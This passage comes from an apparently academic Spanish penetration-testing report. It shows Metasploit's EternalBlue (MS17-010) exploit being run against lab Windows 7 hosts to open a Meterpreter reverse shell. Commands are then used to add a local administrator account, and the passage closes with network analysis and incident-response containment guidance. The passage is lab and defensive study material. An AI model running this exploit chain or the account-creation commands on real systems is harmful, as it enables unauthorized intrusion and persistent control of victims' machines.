6.5.1.4. Carga de payload meterpreter. Finalmente se verifica la ejecución del exploit, el cual hace un procedimiento de verificación, conexión, envío de paquetes propios del exploit hasta que finalmente nos permite establecer una conexión y acceso hacia el host remoto objetivo mediante una sesión con el intérprete de comandos “meterpreter”, el cual nos va a permitir interactuar con la maquina atacada. Podemos apreciar la ruta de directorio del sistema donde estamos ubicados con el comando “pwd”, así como consultar el contenido del mismo con el comando “ls”; como se muestra en la imagen 13.

Imagen 13: Carga de paylad meterpreter y acceso al host remoto.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.17
RHOSTS => 192.168.0.17
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.120:4444
[*] 192.168.0.17:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.17:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.17:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.17:445 - The target is vulnerable.
[*] 192.168.0.17:445 - Connecting to target for exploitation.
[+] 192.168.0.17:445 - Connection established for exploitation.
[+] 192.168.0.17:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.17:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.17:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.17:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.17:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.17:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.17:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.17:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.17:445 - Starting non-paged pool grooming
[+] 192.168.0.17:445 - Sending SMBv2 buffers
[+] 192.168.0.17:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.17:445 - Sending final SMBv2 buffers.
[*] 192.168.0.17:445 - Sending last fragment of exploit packet!
[*] 192.168.0.17:445 - Receiving response from exploit packet
[+] 192.168.0.17:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.17:445 - Sending egg to corrupted connection.
[*] 192.168.0.17:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.120:4444 -> 192.168.0.17:49262) at 2022-09-21 15:09:22 -0400
[+] 192.168.0.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.17:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > pwd
C:\Windows\system32
meterpreter > c>
[-] Unknown command: c>
meterpreter > c:
[-] Unknown command: c:
meterpreter > ls
Listing: C:\Windows\system32
============================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040777/rwxrwxrwx  0        dir   2011-04-12 05:03:53 -0400  0C0A
```

Fuente: elaboración propia

6.5.1.5. Ejecución de comandos varios como “search” y “execute”. Se procede a buscar y ejecutar el archivo denominado “winse20w0.exe”. Estando en el intérprete de comandos y mediante la sentencia “search -f winse20w0.exe”, en la cual le ordenamos al meterpreter “buscar archivo winse20w0.exe”, el cual finalmente es encontrado en la ruta “C:\Users\semi\” y pesa 6656 bytes y su última modificación se dio el 27 de junio de 2020, como se aprecia en la imagen 29 y cuya sentencia de ejecución se muestra la imagen 30 en la maquina Win 7/X64; como se aprecia en las imágenes 14 y 15.


Imagen 14: Búsqueda y hallazgo del archivo “winse20w0.exe”



```
meterpreter > search winse20w0.exe
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f winse20w0.exe
Found 1 result...
=================

Path                            Size (bytes)  Modified (UTC)
----                            ------------  --------------
c:\Users\semi\winse20w0.exe     6656          2020-06-27 01:06:02 -0400

meterpreter >
```

Fuente: elaboración propia

Imagen 15: Ejecución del archivo “winse20w0.exe”




Fuente: elaboración propia

6.5.1.6. Creación de un usuario administrativo en la maquina objetivo. A continuación, se creará el usuario administrativo con mi primer nombre y primer apellido y perfil administrativo, con el fin de demostrar una PoC (Prueba de Concepto) ante los altos directivos.

Para ello debemos pasar del intérprete de comandos a la Shell de consola de comandos propia del sistema operativo atacado y allí poder crear el usuario requerido. Primero pasamos a la consola de comandos del sistema operativo (DOS) mediante el comando “shell” y luego mediante las sentencias siguientes creamos el usuario, como se muestra en la imagen 16, 17 y 18.


- “net user $usuario $clave /add”: Donde net user es la tabla de usuarios del sistema, usuario es el usuario a crear, clave es la clave o password que se asignara a dicho usuario
- “add/” : Da la orden de agregarlo a la tabla de usuarios del sistema.
- “net localgroup Administradores $usuario /add”: Donde mediante “/add” se le esta dando la orden a la tabla de usuarios del grupo local administrativo para que le asigne a éste el perfil de “Administrador del sistema”,
- “net localgroup Administradores”: Muestra que efectivamente el usuario si haya quedado establecido con ese perfil administrativo.

Imagen 16: Pasó de meterpreter a Command DOS.



Fuente: elaboración propia

Imagen 17: Creación del usuario.




Fuente: elaboración propia

Imagen 18: Asignación y verificación de perfil administrativo nuevo usuario.

Fuente: elaboración propia

6.5.2. Explotación de la vulnerabilidad hallada MS17-010 en Win 7/X86. Hallada en la fase de búsqueda y análisis de vulnerabilidades, en la imagen 19, dentro de la base de datos de la consola Metasploit, se busca y se halla la información referente a la vulnerabilidad MS17-010. Allí se encuentran las herramientas de escaneo (auxiliary/scanner/smb/smb_ms17_010), así como su respectivo exploit (exploit/windows/smb/ms17_010_eternalblue).

Imagen 19: búsqueda de la vulnerabilidad ms17-010 y selección del módulo Metasploit para (Windows 7 x86 IP.18/24).




Fuente: elaboración propia

6.5.2.1. Procedimiento de validación mediante “modulo scaner”. Mediante la herramienta de escaneo se verifica que la vulnerabilidad identificada existe en el host objetivo IP .17 del ataque, para ello seteamos la herramienta apuntando a la IP objetivo y la ejecutamos, como se muestra a continuación:

msf5 > use 1
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.0.18
RHOSTS => 192.168.0.18
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

Imagen 20: Verificación de la vulnerabilidad existente en Windows 7, X86, IP.18/24 - Host vulnerable



Fuente: elaboración propia

6.5.2.2. Verificación de la existencia de la vulnerabilidad definida. Como se puede apreciar en el resultado de la figura 20, éste nos confirma que la maquina víctima es vulnerable a esta, además de que muestra información del sistema operativo, su versión y arquitectura.


[+] 192.168.0.18:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7600 X86 (32 bit).

6.5.2.3. Explotación con Metasploit sobre Win 7/X86. Una vez identificada y confirmada que nuestra maquina victima (Windows 7 x86) presenta la vulnerabilidad, procedemos a intentar explotar la vulnerabilidad con la segunda herramienta que nos arrojó al momento de realizar la consulta sobre MS17_010, como se muestra en la imagen 21, así:

msf5: > use 2
msf5 exploit(windows/smb/ms17-_010_eternalblue) > show options
msf5 exploit(windows/smb/ms17-_010_eternalblue) > set RHOSTS 192.168.0.18
RHOSTS => 192.168.0.18
msf5 exploit(windows/smb/ms17-_010_eternalblue) > exploit

6.5.2.4. Carga payload meterpreter – error de pantalla azul. Al ejecutar el exploit en Kali Linux no logra cargar el interprete de comandos y termina con error, al tiempo que en la maquina Windows 7 genera un error de pantalla azul.

Imagen 21: Error de pantalla azul causado por exploit MS17-010.



Fuente: elaboración propia


6.6. ANÁLISIS EXHAUSTIVO DE LO QUE ESTÁ SUCEDIENDO A NIVEL TÉCNICO “SISTEMA OPERATIVO, RED.

6.6.1. A nivel de red. Lo que esta sucediendo en el equipo objetivo mediante el análisis de red realizado empleando la herramienta Nessus.

6.6.1.1. A Nivel Red: Se puede apreciar como una maquina establece una conexión TCP enviando paquetes SMB desde el “origen” IP 192.168.0.123 al “destino” u objetivo IP 192.168.0.17 con aparente normalidad.

A continuación, en la imagen 22 se puede ver el contenido de la trama respectiva mediante la opción “*fallow/tcp.stream*”, la cual a la derecha, muestra los detalles de la conexión y a la derecha el código de persistencia de la conexión corrupta en valores hexagesimales hacia los puertos SMB1, SMB+ y SMB3 finalmente realizando una inyección de código arbitrario que cierra en el protocolo SMB2 y cuyas características como la “**no firma del protocolo SMB**”, para esta conexión - aclarando que los paquetes de red y especialmente el mencionado SMB deben estar firmados y comprobados – dejan entrever y confirmar que efectivamente se trata de un ataque de inyección de código malicioso.


Imagen 22: No existe firma para el protocolo SMB



Fuente: elaboración propia

En la imagen 23 se puede apreciar como existe una carga útil de 53 bytes que viaja por SMB.


Imagen 23: Payload de 53 bytes



Fuente: elaboración propia

En la siguiente imagen 24, se puede ver en los paquetes trasmitidos el código fuente inyectado en valores hexagesimales.


Imagen 24: Inyección de código arbitrario en SMB



Fuente: elaboración propia

Al consultar las banderas de notificación muestra que está habilitada la ejecución de lectura y escritura.

Imagen 25: Bandera 2 - Error de código permite lectura y ejecución



Fuente: elaboración propia

6.7. ASPECTOS QUE APORTEN AL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM.

6.7.1. Como reaccionar a un ataque informático en tiempo real. Para reaccionar apropiadamente a un ataque en tiempo real debemos efectuar acciones de contención y eliminación tanto a nivel de sistema operativo como a nivel de red.

Para dar respuesta a la pregunta “que sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real”, **primero se debe tener claridad sobre la gestión que se debe aplicar en incidentes de éste tipo**; para ello se debe recurrir al modelo o guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información, del Ministerio de Tecnologías de la Información y las Comunicaciones (MinTic) el cual tiene como único y principal objetivo definir un enfoque bien estructurado y planificado que permita abordar adecuadamente los incidentes de seguridad de la información, garantizando su correcta gestión y estabilidad - como se observa en la tabla 1 -, y con ello realizar las acciones pertinentes como primera medida de lo que se indagaría y haría si se encontrar con un ataque informático en tiempo real. Para ello se deben definir los objetivos de la gestión de incidentes de seguridad:

Tabla 2. Gestión de incidentes de seguridad de la información – objetivos.

Objetivo	Meta	Clasificación
Definir **roles** y **responsabilidades.**	Sostener la operación, la continuidad y la **disponibilidad del servicio**	Jerarquías - riesgos -continuidad.
Gestionar los eventos de seguridad de la información	Detectar y tratar con eficiencia, identificar si es pertinente o no clasificarlos como incidentes de seguridad de la información.	Gestión de la clasificación.
Permitir **identificar** los incidentes de seguridad de la información.	**Evaluar** y dar **respuesta** de manera eficiente.	Identificación, evaluación y respuesta inmediata.
Minimizar los impactos adversos de los incidentes.	**Contingencia** en las operaciones de negocios en la organización, estableciendo mecanismos y **salvaguardas** correspondientes.	Control.
Consolidar las **lecciones** aprendidas que **dejan** los incidentes de seguridad gestión para **aprender** rápidamente.	Esto tiene como objeto incrementar las oportunidades de **prevenir** la ocurrencia de futuros incidentes, **mejorar** la **implementación** y el uso de las salvaguardas y mejorar el esquema global de la gestión de incidentes de seguridad de la información.	Acumulación de datos - Documentales que sirvan de manual de acción, contención, erradicación y recuperación.
Definir mecanismos que permitan **cuantificar** y **monitorear** los **tipos**, **volúmenes** y **costos** de los incidentes de seguridad de la información.	Mediante una base de datos donde queden registrados los incidentes y a través de los indicadores del sistema de gestión de seguridad de la información.	Detección, evaluación y análisis – Condensación de datos.
Definir los **procedimientos** formales de **reporte** y **escalada** de los incidentes de seguridad.	Definición de **estándares** de **procedimientos** operativos, administrativos y de escalamiento.	Ruta de acción
Establecer **variables** de posible riesgo	Es la posible **valoración** de aspectos **sensibles** en los sistemas de información.	Análisis de riesgo.

Fuente: elaboración propia

6.7.2. Características de un modelo de gestión de incidentes. A través de la guía mencionada, se plantea una serie de actividades como componentes definidos por el NIST, alineados con los requerimientos normativos de la NTC–ISO–IEC 27035-2013, con el objeto cumplir con el ciclo de vida de gestión y respuesta a incidentes de seguridad.

Preparación:

Aquí se recomienda que las organizaciones **creen un equipo de atención de incidentes de seguridad en cómputo CSIRT** o aquel que haga sus veces, los que serán encargados de definir los procedimientos sobre la atención a incidentes, así como de accionar la atención, administrar las relaciones con entes internos y externos, definiendo la clasificación de incidentes. Es decir, serán los encargados de detectar, evaluar, gestionar y recomendar enfocándose en su rol preventivo y de acumulación de experiencia y es quien debe procurar por la disposición de los recursos de atención del incidente y herramientas necesarias para el desarrollo de las demás etapas del ciclo de vida del mismo, creando y validando los procedimientos necesarios y programas de capacitación como serian:

- Gestión de Parches de Seguridad
- Aseguramiento de plataforma
- Seguridad en redes
- Prevención de código malicioso
- Sensibilización y entrenamiento de usuarios

Detección y análisis:

Monitoreo y verificación de los elementos de control con el objeto de detectar posibles incidentes de seguridad de la información.

Imagen 26: Ciclo de vida de gestión y respuesta a incidentes de seguridad informática.

Fuente: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

6.7.3. Contención, erradicación y recuperación. Para la organización debe ser indispensable la implementación de una estrategia que permita la toma de decisiones oportunas con el objeto de evitar la propagación del incidente y así reducir los daños a los recursos de TI y la pérdida de la confidencialidad, integridad y disponibilidad de la información.

A continuación, se expondrán las medidas de reacción ante un ataque informático seguidas de su justificación técnica.

6.7.3.1. Contención. Acciones de contención y prevención ante incidentes de seguridad informática.

A nivel de sistema operativo:

a) Aislar totalmente el dispositivo, desconectándolo de la red y apagándolo, lo cual evitaría propagación.
b) Paso a seguir es la captura en una imagen (backup) del sistema y del contenido de la memoria del o de los dispositivos que pudieran haberse visto afectados, lo cual nos representaría una salvaguarda de datos e información.
c) Actualización y parcheo de los sistemas, para corregir las vulnerabilidades expuestas.
a) Endpoint Protection: habilitar y actualizar la protección antivirus disponible. Se debe recordar que las bases de datos están constantemente actualizándose por lo que pudiera incluir nueva información en cualquier momento.
b) Para el resto de terminales diferentes a las que presuntamente pudieron verse afectadas por el ataque se puede implementar a modo de prevención la configuración *KillSwitch* - Habilitar acceso a dominios (*sinkhole*), denominados sumideros DNS. Es un servidor DNS estándar que se ha configurado para distribuir direcciones no enrutables para todos los dominios en el sumidero de DNS, de modo que cada computadora que lo utilice no logre acceder al sitio web real.[28] Cuanto más arriba se encuentre el servidor DNS, más computadoras bloqueará. Algunos de los *botnets* más grandes se han vuelto inutilizables por los agujeros de dominio de nivel superior (TLD) que abarcan todo Internet.[29] Los sumideros de DNS son efectivos para detectar y bloquear el tráfico malicioso, y se usan para combatir bots y otro tipo de tráfico no deseado.

A nivel de red:

a) Desconexión de la red del equipo víctima y de los que se encuentren en su segmento de red, lo que impediría la persistencia, el movimiento lateral y la elevación de credenciales en hosts.
b) Asegurar el Bloqueo de tráfico SMB desde y hacia Internet, así como en el segmento de red del pc víctima para los (Puertos 137, 138, 139 y 445), pues se definió que el ataque se realizó por la vulnerabilidad ms17-010 referente a este protocolo de recurso de red el cual usa los mencionados puertos.

[28] Kelly Jackson Higgins, sans.org. (2 de octubre de 2012) DNS Sinkhole - SANS Institute [en línea], [consultado el 10 de octubre de 2022]. Disponible en: https://www.sans.org/white-papers/33523/

[29] Kelly Jackson Higgins, darkreading.com Microsoft Hands Off Nitol Botnet Sinkhole Operation To Chinese CERT. [consultado el 10 de octubre]. [en línea], [consultado el 28 de septiembre de 2022]. Disponible en: https://www.darkreading.com/risk/microsoft-hands-off-nitol-botnet-sinkhole-operation-to-chinese-cert

c) Deshabilitar SMB v1.0 que es el protocolo estándar y aún sigue vigente como el principal y más usado protocolo smb.
d) Habilitar el monitoreo de tráfico SMB no habitual desde y hacia la maquina Windows 7 victima, presunta víctima del ataque, lo que nos permitiría definir las características del ataque, ubicar su fuente, su alcance objetivo y afectación.

La estrategia de contención va de acuerdo a el tipo de incidente, además los criterios deben permanecer bien documentados facilitando la inmediata y eficaz toma de decisiones. Algunos criterios los cuales pueden ser tomados como ejemplo son:

- Criterios Forenses
- Daño potencial y hurto de activos
- Necesidades para la preservación de evidencia
- Disponibilidad del servicio
- Tiempo y recursos para implementar la estrategia
